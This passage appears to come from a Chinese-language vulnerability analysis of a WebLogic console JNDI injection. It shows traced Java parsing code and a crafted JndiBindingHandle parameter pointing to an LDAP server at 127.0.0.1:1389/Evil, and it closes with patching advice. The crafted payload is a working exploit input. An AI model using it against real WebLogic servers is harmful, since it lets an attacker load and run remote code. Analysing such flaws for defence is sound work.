22     String serialized = HttpParsing.unescape(serializedObjectID, "UTF-8"); serialized: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminS
23     int open = serialized.indexOf(40); open: 41
24     if (open < 1) {
25         throw new InvalidParameterException("Syntax error parsing serializedObjectID string: " + serialized);
26     } else {
27         String className = serialized.substring(0, open); className: "com.bea.console.handles.JndiBindingHandle"
28         String objectIdentifier = serialized.substring(open + 2, serialized.length() - 2); objectIdentifier: "ldap://192;168.176.1:1389/pq2ld0;AdminServer" serialized: "
29
30         try {
31             Class handleClass = Class.forName(className); handleClass: Class@391 className: "com.bea.console.handles.JndiBindingHandle"
32             Object[] args = new Object[] {objectIdentifier}; args: Object[1]@19199 objectIdentifier: "ldap://192;168.176.1:1389/pq2ld0;AdminServer"
33             Constructor handleConstructor = handleClass.getConstructor(String.class); handleConstructor: Constructor@19200 handleClass: Class@391
34             return (Handle)handleConstructor.newInstance(args); handleConstructor: Constructor@19200 args: Object[1]@19199
35         } catch (ClassNotFoundException var8) {
36             throw new InvalidParameterException("No handle class found for type: " + className);
37         } catch (Exception var9) {
38             throw new InvalidParameterException("Unable to instantiate handle type: " + className, var9);
39         }

```

所以我们在请求中设置

JndiBindingHandlehandle=com.bea.console.handles.JndiBindingHandle("ldap://127.0.0.1:1389/Evil"), lookup中的参数有两个, 会将两个参数用 . 拼接起来, 所以我们可以将 ldap://127.0.0.1:1389/Evil 中的任意一个 . 替换为 ; 同时还需要让serverName = AdminServer , 所以最后为

JndiBindingHandlehandle=com.bea.console.handles.JndiBindingHandle("ldap://127.0.0;1:1389/Evil;AdminServer")

## 修复建议

- 1、升级Weblogic Server运行环境的JDK版本;
- 2、升级官方安全补丁, 参考Oracle官网发布的补丁: [Oracle Critical Patch Update Advisory - January 2021](#)